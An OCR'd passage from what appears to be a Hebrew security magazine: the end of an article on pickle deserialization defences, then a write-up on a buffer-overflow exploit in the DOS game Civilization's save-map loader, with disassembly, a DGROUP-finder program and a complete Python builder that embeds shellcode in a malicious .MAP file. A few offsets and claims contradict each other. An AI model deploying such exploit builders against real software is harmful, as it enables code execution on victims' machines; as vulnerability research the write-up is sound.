
אם נסתכל על ספריות כמו PyTorch, נראה שהן השתמשו ב-pickle כברירת מחדל במשך שנים כדי לשמור משקלות של מודלים. מדובר היה בסיוט אבטחה כי תוקף יכול היה להחביא קוד זדוני בתוך קובץ מודל של רשת נוירונים, וברגע שחוקר תמים היה מריץ torch.load, המחשב שלו היה נפרץ.

כדי לפתור זאת, התעשייה התפצלה לשתי גישות מרכזיות: הגישה המובנית המגבילה את pickle מבפנים על ידי וייטליסט, כפי שקורה היום באופן דיפולטיבי למשל עם הדגל weights_only=True שהופיע החל מגרסא 2.6 של PyTorch ופועל בכל קריאה של torch.load, שמפעיל מאחורי הקלעים pickler מותאם אישית החוסם פונקציות כמו os.system ומאשר רק טיפוסים מתמטיים מוגדרים מראש. ככה שאם משתמש רוצה לשנות את ההגדרות האלו הוא חייב לשנות באופן ידני את ההגדרות ללא בטוחות.

מצד שני ישנה גישה המציעה אלטרנטיבות ל-pickle . בין הפתרונות הללו בולטת ספריית Safetensors של Hugging Face, שנכתבה ב-Rust ומונעת הרצת קוד על ידי שמירת המערכים בלבד ללא יכולת הפעלת פונקציות דאנדר, וכן כלי כמו MessagePack המספק פורמט בינארי מהיר ובטוח ללא הזרקת מחלקות דינמיות.

סיכום

התרשים הבא שיצרתי ב-Draw.io מסכם בצורה טובה איך יש לנהוג עם pickle:



ההתמודדות עם התקפות pickle דורשת בראש ובראשונה להימנע ככל האפשר משימוש ב-pickle לטובת העברת מידע וכשניתן, להשתמש בפורמטים בטוחים ופשוטים כמו json.

אם הארכיטקטורה מחייבת סריאליזציה של אובייקטים מורכבים, מוטב לבחור באלטרנטיבה שתנהל את ההגנה מפני החדרת פקודות באופן מובנה.

אם כבר בכל זאת החלטתם לבחור ב-pickle, תשתמשו במנגנוני הגנה מובנים, כגון שימוש בוייטליסטינג מאשר לפתח פתרונות "עצמאיים" שסביר להניח שיצרו פרצות אבטחה חבויות ולא מוכרות. בסופו של יום, המפתח להגנה פה טמון בהפנמת החוק הבסיסי של תכנות מאובטח שאומר שאסור בשום פנים ואופן להסתמך על קלט מהמשתמש.

על המחבר

לירן נדובה – מילואימניק, מפתח תוכנה וחוקר חולשות. למרות האמור במאמר, יודע לבנות לא רע שולחנות גם בלי חוברת ההוראות, חובב קפה, כושר, סקי וסה"כ כיף איתי במסיבות.

מוזמנים ליצור קשר ולראות מה אני עושה:

לינקדאין: https://www.linkedin.com/in/nedlir

גיטהאב: https://github.com/nedlir

מקורות מידע

- https://docs.python.org/3/library/pickle.html
- https://cxnsxle.hashnode.dev/deserialization-vulnerability
- https://portswigger.net/web-security/deserialization
- https://web.archive.org/web/20071030183649/http://forum.valhallalegends.com/index.php?topic=11756.0
- https://gist.github.com/amtal/bf941bde443eefc7d4626fd439d7f480
- https://www.reddit.com/r/diablo2/comments/1md2494/somebody_asked_how_many_lines_of_stats_an_item/#lightbox
- https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data
- https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Python.md
- https://nedbatchelder.com/blog/202006/pickles_nine_flaws
- https://github.com/advisories/GHSA-jqmc-fxxp-r589
- https://github.com/tendenci/tendenci/security/advisories/GHSA-339m-4qw5-j2g3
- https://snyk.io/blog/guide-to-python-pickle/
- https://www.blackduck.com/blog/python-pickling.html

מאימפריה להרצת קוד

מאת יונתן בר אור

הקדמה

המשחק Civilization המקורי היה אחד ממשחקי האסטרטגיה הראשונים שאני זוכר. ביליתי שעות רבות בבניית ערים, מחקר טכנולוגיות, בניית פלאי תבל וכו'. לצעירים שבינינו שבמקרה לא מכירים, המשחק זמין לגמרי באתר ישראלי עתיק יומין בשם "מסע אל העבר", והוא נראה בערך ככה:

בשלב מסוים (בתור ילד!) הבנתי שאפשר לנסות לערוך את קבצי השמירה, ואני זוכר בבירור איך בדרך כלל זה הפך את קובץ השמירה ללא קריא אך לפעמים גרם לאפקטים מפתיעים כגון שינוי שמות הערים ועוד. לאחרונה התפנה לי קצת זמן והחלטתי לבדוק מה בדיוק קורה בקבצי השמירה הללו, והגעתי ליכולת מעניינת - טעינת קובץ שמירה שגורמת להרצה של shellcode. רוב המאמר מתמקד במחקר הזה, אבל יהיה בונוס קטן שנוגע לאגדה אורבנית הנוגעת למשחק עצמו.

ניתוח המשחק

המשחק שהורדתי, כאמור, מאתר "מסע אל העבר" מכיל 2 קבצים רלוונטיים:

קובץ	גודל	MD5
CIV.EXE	304,512 בתים	0598509dd378ea71db224e420ac70217
ORIGINAL.EXE	304,512 בתים	8c0960a9470c8183fdd88c5810f1f243

ההבדל בין שני הקבצים הוא מזערי - בסך הכל 10 בתים, כאשר 8 מהם נמצאים ב-offset של 0x11D9E לתוך הקובץ. כאשר מפרשים אותם כקוד Intel 16-bit ניתן בקלות להבין את ההבדל:

```
; ORIGINAL.EXE - the real game: "spend money"
mov  bx, [0x64ca]      ; bx = current player index
shl  bx, 1
mov  ax, [bp-0xe4]     ; ax = amount to pay
sub  [bx-0x3f0a], ax   ; treasury[player] -= amount   ; treasury[] array
is at 0xC0F6

; CIV.EXE - patched: treasury is pinned to a constant
mov  bx, [0x64ca]
shl  bx, 1
mov  ax, 0x77ff        ; 0x77FF = 30719
mov  [bx-0x3f0a], ax   ; treasury[player] = 30719
nop
```

אפשר לראות שלמעשה CIV.EXE הוא משחק עם צ'יט - במקום להוריד כסף מהאוצר, האוצר תמיד יקבל ערך של 30719. ה-nop בסוף, אגב, הוא סימן חזק לכך שמישהו עשה patch ידני, ושמר על אותו אורך של קובץ כדי לשמר offset-ים בקובץ שמגיעים אחר כך. בכל מקרה, הנקודה היא שאני יכול לנתח גם את CIV.EXE וגם את ORIGINAL.EXE - ההבדלים ביניהם זניחים.

ביצוע unpacking

ניתוח סטטי של CIV.EXE מביא לבעיה - הקובץ הוא קובץ MZ אבל אין בו relocations בכלל, וה-entry-point שלו הוא stub קטן. בנוסף ניתן לזהות מספר מחרוזות מפלילות, ביניהן "Packed file is corrupt" - אכן, הקובץ עצמו בוודאות packed, וספציפית - עם טכנולוגיה שנקראת Microsoft EXEPACK.

אני בטוח שיש דרך קלה יותר לעשות את זה, אבל מה שעשיתי הוא להשתמש ב-Unicorn, לטעון את הקובץ לסגמנט כלשהו, לקבוע ערכים ל-CS/IP, SS:SP ולספק PSP מתאים מינימלי. בשלב זה, שמתי breakpoint על INT 21h (זה ה-DOS interrupt הסטנדרטי, ובמקרה שלנו CIV.EXE קורא לו כדי לקבל את גרסת ה-DOS), ואז פשוט אפשר לבצע dump מהזיכרון, מכיוון ש-EXEPACK כבר סיים את פעולתו.

בשלב זה גיליתי מספר דברים מעניינים:

1. ה-DGROUP (שנקבע על ידי ה-Data Segment או DS בקיצור) הוא בדיוק ה-load base ועוד 0x2A1B. ה-DGROUP, אגב, הוא הסגמנט שבו כל ה-Data יושב - כולל BSS, גלובליים, קבועים ואפילו המחסנית. אנחנו נשתמש הרבה בעובדה זו במהלך מאמר זה.
2. המשחק משתמש ב-overlays, ולכן חלק נכבד מהמידע והקוד איננו packed. זה מסביר גם, אגב, למה כאשר בחנו את ההבדלים בין ORIGINAL.EXE ל-CIV.EXE ראינו הבדלים שניתנים בכלל ל- disassembly.

ניתוח ה- map loader

בשלב זה, במקום לבצע הנדסה לאחור מלאה (שהייתה לוקחת זמן רב אולי) - הסתכלתי על OpenCivOne. מדובר על פרויקט open-source שמממש מחדש את המשחק בשפת C#, ומבוסס על הנדסה לאחור שנעשתה לאורך השנים למשחק המקורי. לכן, כאשר הייתה לי השערה, קודם כל הסתכלתי על המימוש של OpenCivOne ולאחר מכן מצאתי את המימוש ב- dump ממקודם - זה עזר מאד להאיץ את המחקר.

קבצי שמירה ב-Civilization מגיעים בזוגות:

- קבצי CIVIL#.SVE (הסימן # מציין מספר, למשל CIVIL0.SVE) - זהו קובץ בגודל קבוע (37,856 בתים) שמחזיק את מצב המשחק (מצב ההתקדמות במשחק למשל).
- קבצי CIVIL#.MAP - מפת העולם של המשחק.

קובץ המפה נטען ראשון, ובאופן מעניין, מגיע בפורמט מוכר בשם PIC Image (על סמך OpenCivOne, הפונקציה הרלוונטית נקראת LoadGameData).

הפורמט עצמו מכיל זרימה של בלוקים בפורמט הבא:

שדה	גודל	תיאור
signature	2 בתים	סוג הבלוק
length	2 בתים	אורך ה- data בבתים
data	משתנה (length בתים)	המידע הגולמי

כאשר סוגי ה-signature הבאים נתמכים:

ערך signature	תיאור
0x3045	ה- data מייצג פלטת צבעים (palette) בעומק 8 סיביות
0x304D	ה- data מייצג פלטת צבעים (palette) בעומק 18 סיביות
0x3058	מידע תמונה (דחוס עם LZW ו- RLE)

בפועל, קבצי ה-MAP הם בלוק יחיד מסוג 0x3058, בגודל 320 על 200.

החולשה

קטע הקוד שטוען ומפרסר את קבצי ה- PIC פשוט יחסית. השתמשתי ב-DOSBox-X לצורך דיבוג - הכתובות שתראו כאן יכולות להיות שונות תחת הרצות שונות, אבל ה-offset-ים נשארים זהים.

הנה הקוד (לאחר מעט שפצור והערות שלי):

```
0823:10a8  lodsw                   ; ax = block signature
0823:10ad  cmp   al, 0x58          ; low byte 0x58 == image block (0x3058)?
0823:10af  je    0x112a            ; image handler (LZW/RLE)
0823:10b1  mov   di, ds
0823:10b3  mov   es, di            ; ES = DS = DGROUP
0823:10b5  lea   di, [0xc926]      ; fixed destination buffer, no size known
0823:10b9  cmp   ax, 0x304d
...
0823:10cf  push  di
0823:10d0  stosw                   ; store signature word into the buffer
...
0823:10e9  lodsw                   ; ax = block LENGTH  (straight from the
file!)
0823:10ee  stosw                   ; store length word into the buffer
0823:10ef  mov   cx, ax
0823:10f1  shr   cx, 1             ; cx = length/2 words
0823:10f3  jcxz  0x1115
0823:10f5  ...                     ; (buffer-refill plumbing)
0823:1112  stosw                   ; copy loop: file -> ES:DI (0xC926+)
0823:1113  loop  0x10f5            ; repeated length/2 times. NO BOUNDS
CHECK.
```

החולשה כאן ברורה - כל בלוק בקובץ ה-PIC שה-signature שלו לא מסתיים ב-0x58 (למשל, 0x3045 כפי שציינו למעלה) יועתק **כמו שהוא** אל באפר בגודל קבוע ב-DGROUP:0xC926 זו בעיה מכיוון ש-length נקרא מתוך קובץ ה-MAP ללא וידוא שהוא מתאים לתוך אותו באפר, ולכן יש לנו העתקת בתים וכתיבה של מידע כרצוננו החל מאותו offset (כאמור, 0xC926), ומכיוון שאנחנו שולטים ב-65,535 בתים - אנחנו יכולים לדרוס מידע רב מאוד שנשמר אחרי הבאפר.

למעשה, גיליתי מצביע לפונקציה שנשמר בכתובת DGROUP:0xE83A, מסוג FAR pointer (בזיכרון עם סגמנטים המשמעות היא שהמצביע שומר גם אוגר סגמנט וגם offset):

```
ff 1e 3a e8  lcall [0xe83a] ; call [0xE83A] (offset) : [0xE83C] (segment)
```

פונקציה זו היא משמשת למילוי מחדש של ה-input buffer מהקובץ, ונקראת כל פעם למלא אותו מחדש אם יש צורך. נשים לב ש-0xE83A זה במרחק של 0x1F10 מהתחלת הכתיבה שלנו לבאפר הקבוע שמאחסן את המידע מקובץ ה- MAP, ולכן אנחנו יכולים לדרוס את המצביע לאיזו כתובת שבא לנו. כמובן, דריסת המצביע עם ערך שיגרום לו להצביע למקום לבחירתנו - פירושה הרצת קוד חופשי בתוך המשחק!

ההשמשה

אסטרטגיית ההשמשה שלנו פשוטה יחסית:

1. נכתוב בלוק מסוג 0x3045 (כאמור, פלטת צבעים בעומק 8 סיביות) כדי לגרום להעתקה רגילה להתבצע (בניגוד להעתקה שצריכה לפתוח LZW ו-RLE).
2. את ה-shellcode שלנו נשים בתחילת ה-data, כך שהוא ייכתב ל-DGROUP:0xC926 .
3. ב-offset של 0x1F10 נכתוב את ה-FAR Pointer שיקודד את הכתובת DGROUP:0xC926. פעולה זו דורסת את המצביע לפונקציית ה-refill כך שלמעשה ה-shellcode שלנו ירוץ במקום. נשים לב שזה אומר שגודל ה-shellcode שלנו לא יכול לעבור גודל זה - אבל 7,952 בתים זה דיי והותר ל-shellcode רציני.
4. נדרוש שגודל ה-payload הכולל שלנו לא יעבור את 0x2000. דרישה זו גורמת לכך שפונקציית ה-refill לא תיקרא עד סיום הכתיבה של ה-payload שלנו.
5. כאשר ה-parser מסיים את ההעתקה הוא יקרא ל-refill, מה שיגרום ל-shellcode שלנו לרוץ.

בעיית ה-DGROUP

חדי העין ביניכם ישימו לב לפרט מעצבן - אנחנו צריכים לקודד את DGROUP אבל אין לנו מושג מה הוא. אלו מכם שבקיאים יותר בהשמשת חולשות עלולים לתהות למה לא לבצע דריסה חלקית - במקום לדרוס את כל ה-FAR pointer, לדרוס רק את ה-offset (שמקודד לפני הסגמנט!). הסיבה לכך היא שהערך של הסגמנט שמקודד ב-FAR pointer מייצג את אוגר CS, **שאיננו שווה בערכו לערך של DS** (ששווה ל-DGROUP שבו ה-shellcode שלנו חי). לכן, אין לנו ברירה אלא לדעת את הערך של DS.

למזלנו, ערך זה קבוע בין גרסאות שונות של מערכת ההפעלה. הנה מה שיצא לי, למשל, בסביבות שונות:

סביבת הרצה	ערך DGROUP
DOSBox	0x2BBD
DOSBox-X	0x323E

במידה ונרצה להריץ את האקספלויט שלנו בסביבה שונה, נצטרך להסיק את הערך הנכון של DGROUP.

זה לא קשה במיוחד – בעמוד הבא מצורף קוד של תכנית שכתבתי בשם SEGFIND.COM שעושה בדיוק את זה:

```
; ------------------------------------------------------------------------
;                                                                        ;
;  File:        segfind.asm                                            ;
;  Purpose:     Prints out the DGROUP value.                           ;
;  Remarks:     - Compiled as COM: nasm -f bin segfind.asm -o SEGFIND.COM ;
;               - Our exploit relies on the load base, which is different ;
;                 between DOSBox and DOSBox-X, for example.            ;
;               - To use the exploit, use --dgroup 0x(value).          ;
;                                                                        ;
; ------------------------------------------------------------------------
bits 16
org 0x100

    ; Get the section and add the offset
    mov     ax, cs
    add     ax, 0x2a2b      ; Offset of DGROUP

    ; Prepare the hexadecimal buffer
    mov     di, hexbuf
    mov     cx, 4

.h:

    ; Translates the value to printable characters
    rol     ax, 4
    mov     bl, al
    and     bl, 0x0f
    cmp     bl, 10
    jb      .d
    add     bl, 'A'-10
    jmp     .p

.d:

    ; Handles digits
    add     bl, '0'

.p:

    ; Add the value to the hexadecimal buffer
    mov     [di], bl
    inc     di
    loop    .h

    ; Prints out the buffer
    mov     ah, 0x09
    mov     dx, msg
    int     0x21
    mov     ah, 0x08
    int     0x21
    mov     ax, 0x4c00
    int     0x21
; ------------------------------------------------------------------------
;                                                                        ;
;  Data "section"                                                        ;
;                                                                        ;
; ------------------------------------------------------------------------
```

```
msg     db 13, 10, 'DGROUP = 0x'                ; Message header
hexbuf  db '0000'                               ; Hexadecimal buffer
        db 13, 10, '$'                          ; Message footer
```

רובו המוחלט של המימוש הוא פשוט להמיר את ערך ה-DGROUP לתווים שניתן להדפיס. הקובץ עצמו אמור להיות קובץ COM שניתן להריץ בסביבת ה-DOS המתאימה כהכנה לאקספלויט, ואמור להדפיס ערך כלשהו, כגון DGROUP = 0x2BBD (כאמור, במקרה של DOSBox).

במימוש האקספלויט עצמו, הסקריפט יכול לקבל את ה-dgroup כדגל. אם הוא לא מסופק - האקספלויט מניח שמדובר על DOSBox (אני מניח שזו סביבת ההרצה הפופולרית ביותר כיום למשהו כזה).

האקספלויט המלא

האקספלויט המלא נתון כאן:

```
#!/usr/bin/env python3
import struct
import sys
import argparse
"""
    Civilization 1 (MS-DOS) .MAP exploit builder  --  arbitrary code execution
from a savefile.

    Vulnerability
    -------------
    Loading a saved game parses the paired CIVIL#.MAP as a PIC image.
    The PIC block loop (CIV.EXE / ORIGINAL.EXE, at code 0823:10cf) copies any
non-image block verbatim into a fixed scratch buffer.
    That buffer exists at DGROUP:0xC926, and the copy uses the block's 16-bit
length field straight from the file with NO bounds check:

        lodsw               ; ax = block length (attacker-controlled)
        mov  cx, ax
        shr  cx, 1
        lodsw / stosw       ; copy `length` bytes -> es:0xC926 (es = ds =
DGROUP)
```

```
Because DS == SS == DGROUP (0x2BBD in DOSBox, deterministically), the copy runs straight up through the game's globals.
    We don't need to smash a return address: sitting in that range is the parser's own "refill" far-pointer at [0xE83A], which it calls (lcall [0xe83a]) to top up its read buffer.
    We overwrite that pointer to aim at our shellcode, which we stage at the very start of the copied block (DGROUP:0xC92A).
    When the parser finishes our block and loops for more data, it calls the refill vector - and then our code runs.

    Keeping the whole .MAP within one buffer read (default block 0x2000 -> ~8 KB file) means no refill happens during the copy, so surrounding globals stay intact until the hijack fires.
    Usage
    -----
    python3 civ1_map_exploit.py shellcode.bin CIVIL0.MAP     # from a raw binary
    python3 civ1_map_exploit.py --hex 'b8 13 00 cd 10 ...' CIVIL0.MAP
    Then load slot 0 in the game (keep a valid CIVIL0.SVE alongside it).
"""
# The data segment (SS) as loaded by DOS - the shellcode executes here
DGROUP = 0x2BBD
# Where block-data byte 0 lands - this is the shellcode's entry point
DEST = 0xC92A
# Far pointer the parser calls to refill its read buffer
REFILL_PTR = 0xE83A
# Palette block - low byte 0x45 != 0x58 so it takes the copy path
BLOCK_SIG = 0x3045
def build(shellcode:bytes, dgroup:int=DGROUP, block_len:int=0x2000, fill:int=0x90) -> bytes:
    """
        Return the bytes of a malicious CIVIL#.MAP carrying the shellcode.
        The "dgroup" variable is the game's runtime data segment. It depends on the DOS memory layout, so it differs between emulators/configs. Use SEGFIND.COM in the environment if unsure.
    """
    # The offset of [0xEB3A] within block data
    ptr_off = REFILL_PTR - DEST
```

```
# Validations
    assert len(shellcode) <= ptr_off, Exception(f'Shellcode too long
(max={ptr_off})')
    assert block_len <= 0x36D0, Exception('The block length must not pass
0x36D0')
    assert ptr_off + 4 <= block_len, Exception(f'The block length must be at
least 0x{ptr_off+4:x}')

    # Build data
    data = bytearray([fill]) * block_len
    data[0:len(shellcode)] = shellcode                              # Put
shellcode at DGROUP:DEST
    struct.pack_into('<HH', data, ptr_off, DEST, dgroup)            # Value
[0xE83A] points to dgroup:DEST
    return struct.pack('<HH', BLOCK_SIG, block_len) + bytes(data)

def main():
    # Parse commandline
    ap = argparse.ArgumentParser(description='Build a malicious Civ1 CIVIL#.MAP
from shellcode.')
    ap.add_argument('shellcode', help='raw shellcode file (or use --hex)')
    ap.add_argument('output', help='output .MAP path (e.g. CIVIL0.MAP)')
    ap.add_argument('--hex', dest='hexbytes', help='shellcode as hex string
instead of a file')
    ap.add_argument('--dgroup', type=lambda x: int(x, 0), default=DGROUP,
help='game data segment (0x2BBD for dosbox; use SEGFIND.COM otherwise)')
    ap.add_argument('--block-len', type=lambda x: int(x, 0), default=0x2000,
help='how many bytes the game copies (0x2000) by default')
    args = ap.parse_args()

    # Parse shellcode
    if args.hexbytes:
        sc = bytes.fromhex(args.hexbytes.replace(',', ' ').replace('0x',
'').split('#')[0])
    else:
        with open(args.shellcode, 'rb') as fp:
            sc = fp.read()
```


```
 # Build the blob
    blob = build(sc, args.dgroup, args.block_len)

    # Write to the map
    with open(args.output, 'wb') as fp:
        fp.write(blob)

if __name__ == '__main__':
    main()
```

האקספלויט מקבל shellcode מקובץ או כמערך של בתים מתוך ה-commandline, וכן יכול לקבל ערך DGROUP במידה ואנחנו מתכננים להריץ בסביבה שאיננה DOSBox. הוספתי גם אופציה לשנות את גודל הבלוק כפי שמתקבל על ידי המשחק (0x2000), אבל ככל הנראה אין צורך לדרוס אותו אף פעם.

בסופו של דבר, האקספלויט מייצר קובץ MAP, שבמקביל לקובץ ה-SVE המתאים יכול להיטען למשחק ולהריץ shellcode כרצוננו. אני הרצתי shellcode שמייצג בצורה נאמנה את אותה תקופה, עם demo לא רע:




הקלטתי את הסרטון המלא וניתן לצפות בו כאן: https://www.youtube.com/watch?v=o3X37lpCJOo

את קוד המקור של ה-demo ניתן לראות ולקמפל מתוך ה-git repository שלי כאן.

בונוס: גנדי הגרעיני

ישנה אגדה אורבנית ידועה הנוגעת במשחק - האגדה של גנדי הגרעיני. לפי אותו סיפור, לכל מנהיג במשחק יש "מדד תוקפנות" - ככל שאותו מספר גבוה יותר כך יש יותר סיכוי שאותו מנהיג יתחיל מלחמות. לפי הסיפור, המנהיג ההודי מהאטמה גנדי קיבל את הערך הנמוך ביותר - ערך של 1, שמייצר פציפיסטיות. כמו כן, הטענה היא ששינוי סוג הממשל לדמוקרטיה מוריד את ערך מדד התוקפנות ב-2 (מכיוון שממשלים דמוקרטיים הם פחות תוקפניים). כמובן, זה אומר שגנדי מקבל ערך של מינוס 1, ומכיוון שמדד התוקפנות הוא מספר שלם unsigned - הוא מקבל ערך גבוה עקב Integer overflow ומגיע ל-255, מה שגורם לו להיות אגרסיבי יותר מכל מנהיג. גרוע מכך - בשלב זה של המשחק מחקר על נשק גרעיני כבר הסתיים, מה שאומר שגנדי מתחיל לתקוף את כל האומות עם נשק גרעיני... היו טענות רבות כבר לכך שהטענה לא נכונה (כולל ממפתח המשחק עצמו, Sid Meier) אבל אני מניח שכאשר סיפור טוב עד כדי כך - הוא עדיין מקבל תהודה רבה.



מכיוון שעשיתי כבר לא מעט הנדסה לאחור של המשחק בשלב זה, רציתי לבדוק אחת ולתמיד בעצמי האם יש אולי שמץ על אמת באותו סיפור.

מבנה הנתונים שמייצג מנהיג

מבנה הנתונים שמייצג מנהיג הוא בגודל 58 בתים בדיוק, ונראה כך:

Offset	גודל בבתים	משמעות השדה	סוג המידע
0x00	32	שם (Leader name)	מחרוזת NUL-terminated מרופדת באפסים
0x20	16	אזרחות (Nationality)	מחרוזת NUL-terminated מרופדת באפסים
0x30	2	**מצב רוח (Mood)**	חברותי = מינוס 1 נייטרלי = 0 אגרסיבי = פלוס 1
0x32	2	מדיניות (Policy)	פרפקציוניסט = מינוס 1 נייטרלי = 0 נוטה להתרחבות = 1
0x34	2	אידיאולוגיה (Ideology)	מיליטנטי = מינוס 1 נייטרלי = 0 תרבותי = 1
0x36	2	מוזיקה קצרה (Short tune)	מצביע לקטע מוזיקה
0x38	2	מוזיקה ארוכה (Long tune)	מצביע לקטע מוזיקה

אותו "מדד אגרסיביות" הוא למעשה שדה ה-Mood, וכפי שניתן לראות, הוא יכול לקבל רק 3 ערכים שונים. גנדי, ספציפית, מקבל:

- מדד Mood של מינוס 1 (כתוב כ- 0xFFFF).
- מדד מדיניות של מינוס 1 (כתוב כ- 0xFFFF).
- מדד אידיאולוגיה של 0 (כתוב ה- 0x0000).

מדד ה-Mood שלו אכן הופך אותו למאד חברותי (יחד איתו, אגב, נמצאים אברהם לינקולן (מנהיג האמריקאים) וחמורבי (מנהיג הבבלים)), אבל חשוב יותר מזה - הערך הוא בוודאות signed ולא unsigned כפי שנטען.

הוכחה ישירה יותר שערך Mood הוא signed מסתמכת על האסמבלי עצמו:

```
mov  ax, 0x3a                    ; 0x3A = 58 = size of one leader record
imul word ptr [si-0x18ec]        ; ax = NationalityID * 58   (signed multiply,
index into the table)
mov  bx, ax
cmp  word ptr [bx+0x1512], 1     ; Mood == 1 ?   -> print "Aggressive"
jne  ...
...
cmp  word ptr [bx+0x1512], -1    ; Mood == -1 ?  -> print "Friendly"
jne  ...
```

הערך 0x1512 מייצג את 0x14E2 (הבסיס של טבלת המנהיגים) ועוד 0x30 (ה-offset של mood בתוך המבנה). אפשר לראות איך המשחק מבצע jne פשוט אחרי השוואה לפלוס או מינוס 1 - זה אומר שהערך של mood הוא יותר סוג של enum מאשר ערך מספרי אמיתי - אחרת היינו רואים השוואות של "גדול מ-" או "קטן מ-". בפרט, אין שום רמז לכך שערך זה הוא signed.

אין הורדה של 2 במעבר לדמוקרטיה

המסמר האחרון בארון המתים של המיתוס הזה נוגע לכתיבה לערך mood. המקום היחיד בו יש כתיבה לערך mood נראה כך ב-OpenCivOne:

```
Nations[i].Mood = RNG.Next(3) - 1;   // re-randomized to -1 / 0 / +1
```

כל התייחסות אחרת לערך Mood היא השוואתית (בדיקה האם הוא 1 או מינוס 1, בדומה למה שראינו לפני כן). בפירוט, כל שינוי ממשל (ובפרט לדמוקרטיה) לא משנה את ערך ה-Mood. דבר דומה מתרחש במשחק ה-DOS המקורי:

```
0077d5:  b8 3a 00     mov   ax, 0x3a    ; AX = 58 = size of a record
